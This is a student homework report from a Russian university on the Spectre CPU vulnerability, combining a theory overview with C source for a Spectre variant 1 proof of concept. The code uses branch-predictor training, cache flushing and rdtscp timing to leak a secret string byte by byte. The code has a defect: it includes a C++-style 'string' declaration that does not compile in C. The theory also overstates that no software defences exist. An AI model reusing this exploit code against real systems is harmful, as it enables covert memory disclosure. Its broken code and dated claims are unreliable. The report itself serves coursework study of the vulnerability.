САНКТ-ПЕТЕРБУРГСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ ИТМО

Дисциплина: Архитектура ЭВМ

Отчет

По домашней работе №6

«Spectre»

Выполнил: Зайнидинов Мирзофирдавс Шавкатович

Студент группы М313Д

Санкт-Петербург

2020

Цель работы: <знакомство с аппаратной уязвимостью Spectre>

Инструментарий и требования к работе: <Язык программирования **C**>

Теоретическая часть

Spectre – это группа аппаратных уязвимостей, ошибка в большинстве современных процессоров имеющих спекулятивное выполнение команд и развитое предсказание ветвлений, позволяющих проводить чтение данных через сторонний канал в виде общей иерархии **кэш-памяти**. Оно затрагивает большинство современных микропроцессоров, в частности архитектур **x86/ч86_64** (**Intel, AMD**) и некоторые процессорные ядра **ARM**. Это уязвимость потенциально позволяет локальным приложениям получать доступ к содержимому виртуальной памяти текущего приложения или других программ. Угроза имеет два **CVE** идентификатора:

1. **CVE-2017-5753**
2. **CVE-2017-5715**

CVE – это база данных общеизвестных уязвимостей информационной безопасности. Каждый уязвимости присваивается номер вида **CVE-год-номер**, описание и ряд общедоступных ссылок с описанием.

Немного об истории происхождения уязвимостей **Spectre**. **Spectre** была обнаружена независимо друг от друга исследователями корпорацией **Google** и группой, сотрудничающей с **Paul Kocher**, при участии сотрудников Грацского технического университета. По **CVE** идентификации можно догадаться что уязвимость была найдена в **2017** году и несколько месяцев находилось на стадии закрытого обсуждения и исправления. Публикации были обнародованы 4 января 2018 года, под новый год.

Немного о самой уязвимости. **Spectre** позволяет злонамеренным пользовательским приложениям, работающим на данном компьютере, получить доступ к чтению произвольных частей компьютерной памяти,

используемой процессом-жертвой, например другими приложениями. Атаке **Spectre** подвержено большинство компьютерных систем, использующих высокопроизводительные микропроцессоры, в том числе персональные компьютеры, серверы, ноутбуки и ряд мобильных устройств. В частности, атака **Spectre** была продемонстрирована на процессорах производства корпораций **INTEL**, **AMD** и на чипах, использующих процессорные ядра **ARM**. Можно еще атаковать с помощью **Spectre**, **JavaScript –** программы для получение доступа к браузеру, чтение данных других сайтов.

В настоящее время не существует готовых программных технологий защиты от атак **Spectre**, хотя ведется определённая работа в этой сфере. По данным веб – сайта, посвященному продвижению атаки, «Это не так легко исправить, и это ошибка будет преследовать нас в течении длительного времени».

Программное исправление может включать в себя перекомпиляцию **ПО** (программного обеспечения) при помощи новых компиляторов с заменой уязвимой последовательности машинного кода. Производителями процессоров предложено несколько вариантов исправлений, некоторые из которых требуют обновлений микрокода процессора, другие — добавления новых инструкций в будущие процессоры. Исправления должны сочетаться с перекомпиляцией **ПО**.

Ниже приведен классификация найденных за 2018 год вариаций Meltdown и **Spectre** (см. рисунок №1).



Рисунок №1. Классификация найденных за год (2018) вариаций Meltdown и Spectre.

Практическая работа

Для практической части работал с языком **C**. По условию задачи нам будет дона строка и мы должны будем сохранить ее в части памяти и не вызывая эту часть вывести строку, код работает аналогично. Добавлены исключения и обработки ошибок, компилируется с помощью компилятора **C-99**, онлайн компилятор. Добавлены поддержка для работы с файлами.

Код для практической части

Компилятор **C-99**

main.c

```
#include <stdio.h>

#include <stdint.h>

#include <string.h>

#ifdef _MSC_VER

#include <intrin.h>

#pragma optimize("gt", on)

#else

#include <x86intrin.h>

#endif

#ifndef _MSC_VER

#define sscanf_s sscanf

#endif

unsigned int array1_size = 16;

uint8_t unused1[64];

uint8_t array1[160] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};

uint8_t unused2[64];

uint8_t array2[256 * 512];

char* secret = "The Magic Words are Squeamish Ossifrage.";


uint8_t temp = 0;
```

```
void victim_function(size_t x) {
	if (x < array1_size)
	{
		temp &= array2[array1[x] * 512];
	}
}
#define CACHE_HIT_THRESHOLD (80)
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
	static int results[256];
	int tries, i, j, k, mix_i;
	unsigned int junk = 0;
	size_t training_x, x;
	register uint64_t time1, time2;
	volatile uint8_t* addr;
	for (i = 0; i < 256; i++)
		results[i] = 0;
	for (tries = 999; tries > 0; tries--) {
		for (i = 0; i < 256; i++)
			_mm_clflush(&array2[i * 512]);
		training_x = tries % array1_size;
		for (j = 29; j >= 0; j--) {
			_mm_clflush(&array1_size);
			for (volatile int z = 0; z < 100; z++) {
			}
			x = ((j % 6) - 1) & ~0xFFFF;
			x = (x | (x >> 16));
			x = training_x ^ (x & (malicious_x ^ training_x));
```

```
                victim_function(x);
            }
            for (i = 0; i < 256; i++) {
                mix_i = ((i * 167) + 13) & 255;
                addr = &array2[mix_i * 512];
                time1 = __rdtscp(&junk);
                junk = *addr;
                time2 = __rdtscp(&junk) - time1;
                if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries %
array1_size])
                    results[mix_i]++;
            }
            j = k = -1;
            for (i = 0; i < 256; i++) {
                if (j < 0 || results[i] >= results[j]) {
                    k = j;
                    j = i;
                } else if (k < 0 || results[i] >= results[k]) {
                    k = i;
                }
            }
            if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 &&
results[k] == 0))
                break;
        }
        results[0] ^= junk;
        value[0] = (uint8_t)j;
```

```
      score[0] = results[j];
      value[1] = (uint8_t)k;
      score[1] = results[k];
}
int main(int argc, const char* * argv) {
      const char *secret = argv[1];
      printf("Putting '%s' in memory, address %p\n", secret, (void
*)(secret));
      size_t malicious_x = (size_t)(secret - (char *)array1);
      int score[2], len = strlen(secret);
      uint8_t value[2];
      string s = "";
      for (size_t i = 0; i < sizeof(array2); i++)
            array2[i] = 1;
      if (argc == 3) {
        FILE *fout;
        fout = fopen(argv[2], "w");
        fprintf(fout, "Reading %d bytes:\n", len);
        while (--len >= 0) {
            fprintf(fout, "Reading at malicious_x = %p... ", (void
*)malicious_x);
            readMemoryByte(malicious_x++, value, score);
            fprintf(fout, "%s: ", (score[0] >= 2 * score[1] ? "Success" :
"Unclear"));
            fprintf(fout, "0x%02X='%c' score=%d ", value[0], (value[0] > 31
&& value[0] < 127 ? value[0] : '?'), score[0]);
            fprintf(fout, "\n");
        }
```

```
        fclose(fout);
    } else {
        printf("Reading %d bytes:\n", len);
        while (--len >= 0) {
            printf("Reading at malicious_x = %p... ", (void *)malicious_x);
            readMemoryByte(malicious_x++, value, score);
            printf("%s: ", (score[0] >= 2 * score[1] ? "Success" :
"Unclear"));
            printf("0x%02X='%c' score=%d ", value[0],
                   (value[0] > 31 && value[0] < 127 ? value[0] : '?'),
score[0]);
            printf("\n");
        }
    }
    return (0);
}
```